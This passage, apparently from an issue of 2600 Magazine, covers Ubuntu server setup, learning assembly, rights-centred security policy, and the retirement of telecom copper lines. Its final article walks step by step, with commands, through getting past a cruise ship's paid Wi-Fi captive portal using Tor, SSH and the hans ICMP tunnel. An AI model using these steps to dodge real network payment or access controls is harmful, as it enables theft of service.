3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	825	825
E. Total free distribution	968	968
F. Total distribution	28250	27000
G. Copies not distributed	0	0
H. Total	28250	27000
I. Percent Paid	97	96

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.

Hacking for Knowledge



by Jerry

Installing a desktop version of Ubuntu requires little skill these days as the "Live" distro is available everywhere and installs without much thought. This actually cheats you the user by not allowing you to understand the inner workings of the system.

This changes, however, if the job requires a server install.

Servers have a set of hardware/software requirements differing for the consumer grade desktop/laptop installations. The most common change will be two network interface cards (NIC). Additionally, the BIOS may be compatible, but in some server hardware, the BIOS may not be compatible.

This brings us to RTFM (Read The Fin' Manual). Do your homework, verify the BIOS compatibility, video, audio, NIC, RAM, and hard drive.

The Phoenix Project II

In *2600 Magazine* 33:1, page 55, I wrote of a SuperMicro rack server that arrived with a valid copy of Microsoft Server 2003, installed, complete with C.O.A. attached to the lid. In its previous life, it served faithfully as an FTP server in an electronics lab, complete with in-house proxy server, virtual server instances, virtual NICs, and all of the installation software. Faithful readers will already have that issue on the shelf. Fifty USD for the server: well spent.

Phoenix Project II is a complete Ubuntu server installation. Due diligence requires a boot into the BIOS, collecting information on BIOS version, CPU, chip set, video, and RAM. The good news: Intel supplies many server boards for industry, and the majority of drivers available work just fine.

Servers do not require high end video, so "Standard VGA" is the default. Servers do not require audio, so you only need a beep speaker, however the high end video/audio drivers will load during the install if the hardware exists.

This SuperMicro rack has an Intel Celeron 2.4 Ghz, (Single Core 32 Bit) 2 gig DDR2 @ 533 Ghz un-buffered RAM, two Broadcom NetXtreme gigabyte NICs, 80 gig SATA hard drive, pretty basic stuff.

This small rack mount server is perfect for testing the Ubuntu server software. More and more IT departments are leaving Micro$oft Server for Linux.

Most servers are sitting idle most of the work day, supplying requested data, providing data storage, logging on users, providing Internet access. These tasks are not difficult and many SMB (Small Medium Business) servers are specified with an entry level hardware set.

Two NICs allow the server to connect to the Internet on one and serve the local network on the other. This prevents users from connecting to the Internet without logging onto the server as a security measure. However, you may set the server up to simply store and retrieve data, if it's inside the domain. In this case, you can use the second NIC for a different department, preventing "browsing" by curious users. Try to use the KISS principle: Keep It Simple, Stupid.

With a minimum list of users, you may just assign passwords and allow access. However, the best practice is to create "groups" and then assign any new user to that group.

You set the group policy to allow read write copy permissions as mandated by management.

Joining the group allows the user to have all of the rights of that group. The expression is "Manage groups, not users."

The reference is here: `http://askubuntu.com/questions/66718/how-to-➥manage-users-and-groups`

The server install CD/USB stick allows you to install Ubuntu permanently on a computer for use as a server.

There are two ISO images available, each for a different type of computer:

PC (Intel x86) server install CD. For almost all PCs. This includes most machines with Intel/AMD/etc. type processors and almost all computers that run Microsoft Windows, as well as newer Apple Macintosh systems based on Intel processors. Choose this if you are at all unsure.

64-bit PC (AMD64) server install CD. Choose this to take full advantage of computers based on the AMD64 or EM64T architecture (e.g., Athlon64, Opteron, EM64T Xeon, Core 2). If you have a non-64-bit processor made by AMD, or if you need full support for 32-bit code, use the Intel x86 images instead.

The link Is here: `http://www.ubuntu.com/download/server` and here: `http://➥www.ubuntu.com/download/alternative-downloads`

A typical install is to replace an aging "small business server" that is no longer supported by Micro$oft. This will allow the small business to control Internet access, send and receive email, permit directory shares, and perform other needed services.

An SMB server inside the local domain may not need the same services as an "Internet server," such as the full LAMP stack (Linux, Apache, MySQL, PHP). However, the link is here if needed: `https://www.digitalocean.com/community/tutorials/how-to-install-➥linux-apache-mysql-php-lamp-stack-on-ubuntu` and the Wiki link: `http://en.wikipedia.org/wiki/LAMP_%28software_bundle%29`

Having verified the version of server OS that will install, proceed with the first boot. The Ubuntu Server Guide is here: `https://help.ubuntu.com/lts/serverguide/`

Again, RTFM.

Here comes the "Copy Pasta."

List Of Features

```
Ubuntu Business Box Server Features              Software
Server operating system                          Ubuntu 12.04 LTS
Network Firewall                                 ufw*
DNS server                                       Dnsmasq
DHCP server                                      ISC DHCP
Internet sharing with proxy and cache control,
including reporting and user access control
                                                 Squid, Sarg
Anti-Virus and Anti-Spam                         ClamAV,
AMaViS, SpamAssassin
Groupware Email, Contacts, Calendar, Webmail, with native
Microsoft Outlook compatibility and mobile device support
                                                 SOGo*
Instant Messaging, VOIP and Video Chat server    Openfire, Spark*
Shared Printers and Files                        Samba
Webserver                                        Apache*
FTP server                                       ProFTP*
Database server                                  MySQL*
VPN                                              LogMeIn
Hamachi, Haguichi*
Virtualization support                           Oracle VM VirtualBox*
Network Backup                                   RAID1 NAS*
Cloud Backup                                     Ubuntu One*
Remote Desktop Administration                    x11vnc*
Remote Web Administration                        Webmin
System Monitoring
Automatic Security Updates
```

Install Operating System - Ubuntu 12.04 LTS

Download Ubuntu 12.04 LTS 32bit or 64bit, Server or Desktop edition. This guide is based on the desktop installation for users not comfortable with command line only.

Create a bootable USB stick or CD and boot your server computer with the installation as explained on the Ubuntu site.

Once you have booted your computer from the Ubuntu installation USB stick or CD, you should see the installation screens below.

Follow the instructions and adapt as required.

Encrypting the home folder step is optional but provides an added level of security.


Set Hostname (FQDN)

Select a Fully Qualified Domain Name for your server.

We will be using ubb01.mydomain.local as our FQDN example in the instructions.

Add the name and IP to your /etc/hosts file as shown below and save the file:

```
sudo gedit /etc/hosts
```



```

127.0.0.1       localhost
127.0.1.1       ubb01.mydomain.local   ubb01
192.168.0.2     ubb01.mydomain.local   ubb01


# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```

Then change the hostname file by opening a terminal window and entering:

```
sudo su
echo “ubb01.mydomain.local” > /etc/hostname
service hostname restart
exit
```

Configure Network Interfaces

Ubuntu has very good reasons why it prefers we do not do this - but this needs to be done at some point or someone else will. Open a terminal window and enter the following:

```
sudo gedit /etc/network/interfaces
```

Replace the content of the file with the following and save:

```
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
        address 192.168.0.2
        netmask 255.255.255.0
        network 192.168.0.0
        broadcast 192.168.0.255
        gateway 192.168.0.1
        dns-nameservers 192.168.0.1, 8.8.8.8
```

```
# IPTable rules
post-up iptables-restore < /etc/iptables.up.rules
# The secondary network interface internal
auto eth1
iface eth1 inet static
        address 192.168.1.2
        netmask 255.255.255.0
        network 192.168.1.0
        broadcast 192.168.1.255
```

Edit the DNS configuration - Dnsmasq

Install Dnsmasq. Open a terminal and enter:

```
sudo apt-get install dnsmasq
```

Edit the Dnsmasq configuration file by opening a terminal window and entering:

```
sudo gedit /etc/dnsmasq.conf
```

Replace the content of the file with the following and save:

```
# DNS Settings
server=/localnet/192.168.0.2
server=/#/192.168.0.1
server=/#/8.8.8.8
server=/#/8.8.4.4
# Domain Name
domain=mydomain.local

# Server DNS settings... this is required as the server itself will
# not be obtaining its IP address via DHCP and therefore would
# not be automatically added to the DNS records for forward/reverse
# DNS queries as required by Kerberos
ptr-record=2.0.168.192.in-addr.arpa.,”ubb01.mydomain.local”
address=/ubb01.mydomain.local/192.168.0.2
```


The setup requires that you have your Internet router with a fixed IP address of 192.168.0.1 connected to your LAN Adaptor #1 (eth0) port with a DNS name server running on the router providing Internet access.


Your outward facing connection is LAN Adaptor #1 (eth0) with IP 192.168.0.2

Your inward facing connection is LAN Adaptor #2 (eth1) with IP 192.168.1.2

Normally, management types are reluctant to allow full range testing on new server installs due to artificial “budgets.” This often is a mistake. Sadly, the IT department will be blamed for any screw-ups regardless. “Best Practice,” install the server and test as long as you can. Work the bugs out. Install as a VM, sharing hardware with another system if possible. Document any and all configuration parameters. Establish a local domain separate from your working system. Test it again.

The Phoenix Project III will cover groups and users, and establishing a “Private Cloud.” Stay tuned, don’t touch that dial, same time same station.





MOV Before You JMP

by Vuk Ivanovic
vuk.ivanovic9000@gmail.com

Get it? Never mind. Long time ago, when I started my journey into hacking, one of the best pointers that I read on one of the many hacking related websites was the importance of learning to code in order to understand how programs work and how they can be made to do things that they weren't initially meant to do.

I followed the advice with some mistakes; I started with QBasic and Visual Basic. And, as some may know, QBasic/Visual Basic and hacking have nothing in common (mostly). If one wants to learn about discovering vulnerabilities and developing exploits, those two programming languages are not a way to go - at all. On the other hand coding in those (especially Visual Basic) got my creative juices flowing, until I realized that every program that I wanted to make already existed. And then I remembered why I started coding in the first place. It was all about understanding what makes various things tick: clocks, computers, video games, TV sets, humans and so on. In order to better understand that aspect, I decided to go back to the well and to seek deeper. What I learned was that I started with the wrong programming languages. The right path was, and still is, C and assembly, especially assembly (for exploits, shell codes and pretty much everything).

This isn't a crash course in any of the programming languages; this is about the importance of assembly and knowing the building blocks of whatever the big picture you are interested in may be. In order to better demonstrate what I mean by the title, following are some really rough and really basic examples of code to compare two numbers:

```
in assembly(32bit, Linux):   in C:               in PHP:
mov eax, 1                   int x=1;            $x = 1;
mov ebx, 2                   int y=2;            $y = 2;
cmp eax, ebx                 if(x<>y){           if($x<>$y){
jne not_equal_function       goto not_equal; }   not_equal_func(); }
```

For some, perhaps many, who are into coding, all of the examples above make perfect sense (except for using goto, but it's just an example), and for others who haven't dealt with assembly before, the assembly example may be confusing (and even if it's not, take this under consideration: assembly coding is different in Windows - note also the 32 bit part because 64 bit code differs from 32 bit). Furthermore, unlike PHP, even doing a simple output of a string requires the following three lines of assembly:

```
mov     ebx, 1      ; write to the STDOUT file
mov     eax, 4      ; invoke SYS_WRITE (kernel opcode 4)
int     80h
```

There's also the thing about how words, sentences, and numbers are defined in assembly. It's somewhat easier in C and pretty much a joke in PHP. And, to be honest, after understanding the logic of assembly and the somewhat similar approach in C, every other high level programming language is easier to understand by just looking at the code and what it does when compiled/executed.

When I started getting deeper into vulnerability research and exploit development, I had to learn about fuzzers. The most popular and yet easy to use fuzzers are in Python. Here's the catch: I haven't read a single "hello world" example in Python, let alone messing around with sockets and networking, and yet by just reading the Python code it all made perfect sense. In truth, I did have to look up how to specify different types of network sockets (udp instead of tcp), but that was it. And, yes, I did get confused a couple of times when I got errors regarding indentation - that's how little I was aware of anything Python (other than Monty Python, Ni!). And since then, I have managed to go through PHP, JavaScript, Ruby, MEAN Stack, and probably whatever comes up next. Granted, MEAN Stack and any framework based coding does require looking into tutorials because of how various files/modules/views/whatever are organized, but the coding part is pretty much as logical as it has always been.

Now, to turn it all toward hacking, while it's true that programming syntax is constantly evolving and its goal is to make coding easy for anyone, the most important and most fun programs/services to exploit are still coded in C (most recent: OpenSSL = Heartbleed and Bash = Shellshock, and whatever comes up by the time this issue gets out).

In order to find a vulnerability and write an exploit, one needs to know assembly (at least the basics of it), and then there are times when one needs to know more about it (when it comes to shell size because size matters a lot when it comes to exploit development). While it's true that there are ways to go around assembly, in the long run it's invaluable to know at least some of it.

IT'S SECURITY, STUPID
CHALLENGING THE NOTION THAT SECURITY COSTS US OUR RIGHTS

by Mallory Knodel, Sacha van Geffen, Stefania Milan, and Camille Francois

Last March in San Francisco, experts in digital security and human rights convened a roundtable discussion on practical advice for advocating a human-centric approach to cybersecurity policy. Participants included states, companies, non-profits, and universities, namely Richard Arbeiter from the Canadian government's department on global affairs, Nico Sell from Wickr, Eileen Donahoe from Human Rights Watch, and Ron Deibert from CitizenLab. Bruce Schneier, another participant, summed up the panel very neatly when he quipped, "It's security, stupid."

The roundtable was put together by a working group of the Freedom Online Coalition, an international cyber policy incubator started by then U.S. Secretary of State Hillary Clinton in 2011. This working group, "An Internet Free and Secure," is tasked with harmonizing human rights and cyber security. While there is no shortage of criticism of the FOC since its inception, which has only grown over the years as some founding member states have been propagating "online freedom" by spying on the world, there still exists a concerted, multi-stakeholder effort to define policy making practices that put people before profits and power in the digital age. This working group has developed a set of recommendations for policy makers in local, national, regional, and intergovernmental settings.

Those recommendations are built upon a fundamental rejection of the notion that security requires a sacrifice, however slight, of individual rights. Indeed, it is precisely the opposite: that the ability to enjoy and exercise all rights such as the right to privacy or freedom of assembly is itself a measure of a secure society. We can't have rights without cybersecurity. But what good is security without our rights? Rights and security are not antithetical; they are mutually reinforcing. And we assert that cybersecurity policy at all levels, from protocol and standards setting to criminal law, can and must respect (and even strengthen!) human rights.

So why is this fundamental truth that rights and security are mutually reinforcing so hard to understand? Looking closely at the dominant narrative - that we must give up our individual rights to become collectively safer - is a paradigm perpetuated mostly by government-industry partnerships that thrive on securitization. It is no coincidence that at the dawn of the digital age we also see a dystopic reality in the near future. With a global economic recession caused by Internet-enabled globalization and two-faced technocracies that promote innovation at home and endless war abroad, the rights versus security narrative fuels government power and corporate profits in nearly every setting.

What has, since the Snowden revelations, effectively been dubbed the Freedom "Over there" Coalition, is a classic example of technocratic hegemony. Indeed we see gross violations of human rights in the Internet shutdowns of Africa and the censorship of Asia. But the human rights righteousness of countries like the United States, Canada, and the United Kingdom, who nonetheless play important roles in the FOC's working groups, is not the takeaway for countries drafting cybersecurity policy. It is the actions of these governments along with their domestic narratives of securitization that are being propagated around the world, then made affordable and efficient by a globalized security industry that has been incubated in those same countries.

The FOC working group is actively dislodging the dominant narrative that pits rights against security by redefining cybersecurity with people at the center and by promoting a normative statement of policy recommendations for how cybersecurity policy should be written and implemented if it is to truly be secure, e.g. including the protection of human rights. At The Eleventh HOPE, our working group (representing APC, GreenHost, the Data J Lab, and the Berkman Center) presented recommendations and discussed how technology experts can contribute to rights-respecting cybersecurity.

Freedom of Thought

by Daelphinux

Everyone, and in this case there is no hyperbole - sincerely everyone, has the capacity for freedom of thought. The human mind is an astounding thing; it is, truly, the only place there is a legitimate knowledge of privacy. No one can get inside another person's head (at least with our current level of technology) to see what they are thinking. It is this freedom which means so much to us as a species. Without this freedom there would be no individuality.

Certainly through the evolution of humanity, a necessity for a certain level of socialization or interaction has developed. In fact, if it had not been for this interaction and development of structured societies it is likely that the world we know and live in now would not exist. It would likely be an impossible notion even. Humanity is inextricably mated to the concepts and notions that spawn from and revolve around socialization. Even this development of individuality is caused by our socialization. Without this individuality there would be no need, nor desire, to have any social interactions. If everyone had the same thoughts, feelings, wants, and beliefs most, if not all, interactions would be bland and would not have any benefit. It is the clash of individuals that makes social interaction enjoyable. In this sense, the societies within cyberspace are no different.

Cyberspace is, in itself, a sociological phenomenon. It is a society, complete with countercultures, subcultures, mores, laws, and ethics all its own. Yet even still this society is inextricably linked to a hard-coded desire for socialization that comes from simply being human. Look at the most popular locales in cyberspace. There are content aggregators (Reddit, Voat, even Digg still exists), there are social networks (Facebook, Ello, Myspace), there are news websites (complete with commentary sections), and there are blogs where people, in their sociable ways, want to share every facet of their lives with everyone else. Even this writing itself is a cry of socialization; it does not exist to not be read. Cyberspace is built entirely on humanity's, occasionally subconscious, need to be social. (Even people claiming to have no social desires or needs can be found socializing in cyberspace: see subreddits /r/hermitlife and /r/misanthropy for two small off-the-cuff examples).

The socialization of cyberspace is an important thing to consider when discussing how people are free of thought. Even in such places where all of one's prior actions are able to be cultivated, viewed, and analyzed, one's thoughts cannot be predicted or stolen from them. Cyberspace would be the quintessential example of the failure of the freedom of thought if it were possible to breach. Thought is, in reality, the only true freedom. People can be restrained, people can be coerced, and people can be broken. Thoughts, however, are never able to be restrained, coerced, or broken. Our thoughts are our own, and whatever outward expression we may have can conceal those thoughts from everyone else. To quote Alan Moore, and his character Evey, from his work *V for Vendetta,* "an idea can still change the world. I've witnessed first hand the power of ideas, I've seen people kill in the name of them, and die defending them... but you cannot kiss an idea, cannot touch it, or hold it... ideas do not bleed, they do not feel pain, they do not love..." Our thoughts, which inform our ideas, are equally immutable. That is the benefit of incorporeal thought and abstraction. No one can take an abstraction from anyone.

Always, if nothing else, remember that thoughts are free. Even in times of stress, turmoil, pain, and suffering, hold on to the thoughts that make you, you. Those thoughts will keep you free and true, they cannot be taken from you.

Die Gedanken sind frei, wer kann sie erraten?

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! Autumn may be approaching, but it's a scorching 106 degrees outside. Where am I? Phoenix Sky Harbor Airport, en route to Louisiana. There is an absolutely unholy mess to clean up due to the massive flooding, and all hands are on deck for recovery efforts - not just from the incumbent providers in the affected areas, but from across the country. Just like fire departments and power companies, phone companies have "mutual aid" contracts whereby we assist one another during emergencies.

All of this brings to mind Superstorm Sandy, and Verizon's creative but ultimately ill-fated efforts to avoid fully restoring service to Fire Island, New York. The aftermath of Sandy was the first salvo in one of the biggest regulatory wars ever fought. And it's a war you've probably never heard of.

Phone companies like ours are all trying to figure out what to do with their aging copper outside plant, and disasters like Superstorm Sandy force the issue. Honestly, many of us are struggling to stay in business. The competitive landscape has massively shifted in the past 20 years, and continuing the status quo is becoming very difficult for phone companies. This is particularly true in rural, disaster-prone areas, which have always been expensive to service.

Most existing copper wiring is decades old. In some areas, it's a century old (sometimes even more). Over time, outside plant corrodes. Water leaks into cables and damages them. In our Central Office, if we printed out all of the outside plant maintenance tickets that have been filed and stacked them on top of each other, they'd probably stretch from the floor to the ceiling. Realistically, none of these problems are ever going to be fixed. For the most part, it's not worth tracking down and repairing faults in the copper plant anymore. If a pair becomes unusably corroded, we simply switch the subscriber to another pair. There are plenty of extras amidst a sea of disconnections. If a copper trunk cable becomes unusable, we just let it rot, run a new cable with fiber to the node (typically a wiring cabinet), and cut over.

While traditional telephone infrastructure is aging, becoming less reliable, and is now far more expensive to maintain, fewer and fewer customers are actually subscribing to wireline services. This leaves less money to maintain them - a *lot* less. In the United States, there are now only about 60 million traditional landline subscribers. Most remaining subscribers are poor, rural, or elderly people, primarily using subsidized services that are not profitable. The only truly profitable customers remaining are businesses who need landlines for credit card or fax machines. However, now that businesses have been required to update their credit card machines to new ones with EMV chip capability, they are switching en masse to Wi-Fi and we're seeing a new landslide of disconnections - and these are our most profitable dial tones! It's not that people and businesses have given up landlines entirely, they have just given up on *traditional* landlines. There has been a massive shift to services provided by cable companies (the "triple play" being a formidable competitor to traditional phone service), and this competition has attracted both business and residential customers. Comcast, in fact, is now one of the largest phone companies in America.

And honestly, who can blame them? I was truly astonished at the number of disconnections we began to process when the local cable company began offering unlimited local and long distance calling with all calling features for $19.95 per month. We can't compete with that when a 1FR POTS line (with no calling features) is tariffed at $20 per month (plus surcharges, and there are a *lot* of surcharges). We're literally twice as expensive for the same service. Sure, the quality of a landline phone is better, and landlines work reliably during power outages, but VoIP phones delivered over cable are good enough for most subscribers. They come with a 48-hour backup battery and work just as reliably during power outages (until the battery dies) as landlines do. Also, given that almost everyone has a cell phone and a car charger, people just don't worry as much about phones working during power outages as they used to. If they need to make a call, they can just go out to the car. What's more, cellular networks have actually proven *more* reliable during emergencies than landlines, because wireless signals don't get flooded out or knocked down by trees.

All of this brings us to Fire Island, New York, in the aftermath of Superstorm Sandy. Fire Island is a 9.6 square mile island (post-Sandy, it's technically two islands) with a year-round population of only 292. It's a popular getaway spot for New Yorkers during the summer months, when the population grows to several thousand people despite being car-free. And while disasters often cause major damage, it's relatively rare that an entire community is left completely without phone service. However, this happened on Fire Island in the aftermath of Superstorm Sandy.

Fire Island took the brunt of the storm surge, which was so severe that it literally washed away much of the existing Verizon copper network and corroded the remainder to the point of being unusable. This was a big deal: no single incident in recent memory destroyed as many telephone facilities as Superstorm Sandy. Apart from destroying phone lines in many communities, Sandy flooded a massive Verizon switching center in lower Manhattan at 140 West Street. While the tandem switches upstairs weren't damaged, the cable vault in the basement was completely submerged. This scenario was repeated at multiple data centers throughout the city, causing major Internet service disruptions.

Back on Fire Island, the disaster was so severe that the island was split in two, the ocean reaching the bay through a channel newly carved by Mother Nature. Eighty percent of homes were flooded, and 90 (out of 4,500) homes were completely destroyed. It's not hard to imagine that given rising sea levels, this isn't the last time that this will happen. In an era of global warming, Fire Island's days are numbered. And this left Verizon with a predicament: what should be done to rebuild, and how could it be done fast? Verizon is the sole provider of communications services on the island, and was under strong pressure to restore service quickly.

Verizon's solution was simple and innovative: convert Fire Island to wireless-only. In other words, don't rebuild. From their perspective, it was simply good business. Why make a massive investment in restoring relatively unpopular infrastructure, and make that investment in a location whose days are, in an age of climate change, numbered? Verizon announced that they would not rebuild the copper network, filed with the FCC to discontinue it, and introduced a product to Fire Islanders called VoiceLink. This became one of the biggest telecommunications controversies in American history.

VoiceLink (sold by the landline division of Verizon) and Home Phone Connect (sold by the wireless division of Verizon) are essentially the same product, called a "wireless landline." Many phone companies (including AT&T, Sprint, and US Cellular) offer similar products. While these devices are typically branded by the carrier selling them, the equipment is manufactured by Chinese manufacturers ZTE and Huawei. The Verizon FT2260VW, for example, is made by Huawei.

What's a wireless landline? A technician will install the device in an area of your home with a good wireless signal, run a cable to the NID to hook it up to your inside wiring, and your phones will work more or less normally. However, under the hood, VoiceLink is actually a cellular phone and is treated on the mobile network as such. The device has an IMEI or MEID, a SIM card (if 4G or GSM-based), either rechargeable or AA batteries (depending on the device involved) for backup power, and is assigned a telephone number. If your service is converted from landline service, a wireline-to-wireless port is done using ordinary number portability procedures. To the network, the only difference versus a mobile phone is 911 service: VoiceLink devices are categorized as fixed location devices and are configured with E911 data. This means that if you dial 911, you're routed directly to the PSAP nearest you with all E911 data provided, which is the same thing that happens with a landline.

Unfortunately, there are some major differences, and this ultimately scuttled the VoiceLink initiative on Fire Island (although Verizon is still pushing it very hard in other locations). Call quality is generally poorer than a landline because calling depends on the cellular network - often a distant one. Calls are subject to being dropped and missed, just as with cellular phones. And most importantly, only voice calling is supported. Faxes and modems (such as those included in older credit card machines) don't work. Nor do alarm monitoring services or certain medical devices. A lobbying organization called Teletruth put together a list of 17 separate services that no longer worked with VoiceLink.

Verizon also underestimated the backlash. It seemed everyone piled on: constituencies from residents to unions to politicians erupted in protest. The FCC refused Verizon's application to terminate service, asking pointed questions about the services that would no longer be available. Ultimately, Verizon compromised: they upgraded Fire Island to FiOS fiber-optic service, a regulatory structure that already existed. While the landline network was discontinued, *wireline* service was still available and, in fact, Fire Island was better off than before. Smiles all around.

Except these issues aren't going away. Phone companies are going to *have* to retire copper. Technology has moved on and it's too expensive to maintain. This has culminated in a series of FCC orders (the most important of which is FCC Order 15-97) which govern how and when copper may be retired, and what notification must be given to customers. This isn't over: every time a disaster happens, the debate will be ongoing. Although it has occurred with little press and almost no public debate, the replacement of copper will be one of the most important public policy issues of the 21st century.

And with that, it's time to get on a plane. Louisiana is under water, and there's a lot of work to do! Stay warm and dry this fall.

References

`http://www.datacenterknowledge.com/archives/2012/11/01/ny-data-centers-battle-back-from-storm-damage/` - Wrap-up of data centers damaged during Superstorm Sandy

`http://teletruth.org/POTSvsvoicelink.pdf` - List of services that don't work with VoiceLink, published by Teletruth

`http://www.wetmachine.com/tales-of-the-sausage-factory/the-fcc-sets-the-ground-rules-for-shutting-down-the-phone-system-and-sets-the-stage-for-universal-broadband/` - Article by Harold Feld on FCC process for phasing out copper lines

A Captive Portal Puzzle at Sea

by IceQUICK

The following occurred on a wonderful cruise ship in a beautiful part of the world. The whole experience was like a dream. In fact, it may have all been a dream....

I never intended to get online. I had just boarded the cruise ship and was looking forward to spending the next two weeks disconnected from the world. It was my first cruise and I wanted to get familiar with where the majority of the next 14 days would be spent. Before the ship set sail, we went exploring and found the theater, three or four bars, the coffee shop, a few restaurants, and the library. In the library, there were flyers advertising the ship's satellite Internet access. Instead of selling it per megabyte, access was being sold by the minute. It was priced between $0.25 and $0.75 USD per minute depending on the volume purchased.

My curiosity was awakened. What kinds of wireless APs were in use? What kind of authentication? Captive portals? How fast would it be? My mind, like other hackers, wasn't actually interested in getting online. The real challenge was figuring out how to solve this puzzle.

I opened my phone, which was being carried to take pictures, and successfully connected to the unsecured access point. I tried to open yahoo.com (the site I use exclusively to trigger captive portals) and was redirected to a simple captive portal page.

Later that same day, we got back to the room and I opened my sticker-covered Macbook Pro. I had read about bypassing captive portals using things like ICMP and DNS tunneling but had never attempted it. No time like the present to figure it out! I got connected and saw the same captive portal page.

I opened a terminal and first tried ICMP.

```
$ ping 8.8.8.8
```

Success! That was easy. ICMP appeared to be unfiltered and ICMP tunneling was a likely option. Next, I tried DNS. I opened up nslookup, set the server to Google's DNS (8.8.8.8), and tried to resolve yahoo.com.

```
$ nslookup
> server 8.8.8.8
Default server: 8.8.8.8
Address: 8.8.8.8#53
> yahoo.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   yahoo.com
Address: 98.139.183.24
Name:   yahoo.com
Address: 98.138.253.109
Name:   yahoo.com
Address: 206.190.36.45
>
```

Success! It resolved. Direct outbound DNS was also open, and so DNS tunneling was another option.

I also tried to connect using SSH on a variety of ports (most of my servers use something other than port 22 for sshd), but none of those worked.

Since I hadn't planned on doing any "impromptu field systems administration," I didn't have any proxy servers set up back home or any real tools loaded on my laptop. The only thing useful was the Tor Browser Bundle [link 0, below]. Tor's default direct connect settings didn't work, so I began trying the built-in bridges. When I got to the last bridge in the list, ScrambleSuit, the familiar "Congratulations! This browser is configured to use Tor" popped up on the screen. Success! Now I could research and download tools, but couldn't authenticate to most of the services I use because they blocked or viewed traffic from a Tor exit node as suspicious.

I usually always have one or two servers online to experiment with, but since I couldn't SSH directly to them, I had to find a way to tunnel the SSH over Tor. Again, I knew this was possible from previous reading, but hadn't ever had a need to do it. After a little bit of Google-fu (Startpage-fu doesn't quite have the same ring to it...), I connected with this command from [link 1]:

```
$ ssh -o ProxyCommand='nc -x
➥ localhost:9150 %h %p' -l
➥ <username> <public VPS IP>
```

The connection was stable, but very laggy due to the satellite link, bouncing around Tor, then running on a VPS with a single core and 512MB memory. Now that I had access to the VPS, it was time for the proxy software. After a little more research, I decided to use ICMP tunneling and used "hans" from [link 2].

On the server (Ubuntu 14.04LTS)

Download and compile the hans source from [link 2]

Invent a new subnet (10.140.100.x) and password (freewifi) for the tunnel.

```
$ sudo ./hans -s 10.140.100.0
➥ -p freewifi
```

This will give the server the .1 address in this new subnet and start the ICMP listening service.

On the client (Mac OS X)

Download the hans binary from [link 2]

Download the prerequisite OS X tun (virtual network interface) driver from [link3]

Launch hans

```
$ sudo ./hans -c
➥ <public VPS IP> -f -p freewifi
```

In another terminal, test out the connectivity.

```
$ ping 10.140.100.1
```

Success!

The only thing that stood in the way of full, open Internet access was routing the traffic over this new tunnel. I considered two options on how to do this: updating both the client and server routing tables [link 4]; or setting up a proxy server. I considered the routing table option to be too risky since I could potentially lock myself out of the remote server and would have no way to revert the changes.

Install and Configure Squid Proxy [link 5]

```
$ sudo apt-get install squid
$ sudo vim /etc/squid3/squid.conf
```

Pay special attention to the following options:

```
acl localnet src 10.0.0.0/8 #use
➥ the new subnet you used in the
➥ hans command above
acl SSL_ports port 443 #without
➥ this, you'll only be able to use
➥ the proxy for HTTP
```

Configure Firefox on OS X

```
Preferences > Advanced > Network
➥ > Settings
Manual Settings: 10.140.100.1 and
➥ port 3128 for HTTP and HTTPS
```

I tried to browse, using www.2600.com. Success!

I doublechecked that the traffic was going out via the proxy (using http://ifconfig.me). Success!

In order to keep a low profile, the tunnel was shut down when not in use. Also, large files were not downloaded or uploaded.

Now that this puzzle was complete, I closed the lid on my laptop and headed down to our favorite bar on the fifth level. To celebrate, I ordered myself a Jameson Whisky Sour (or maybe it was a White Russian?) and shared my success with my travel mates. They were impressed, and posed a good question: Could I make it work on their iPad? The next puzzle in the series had been discovered.

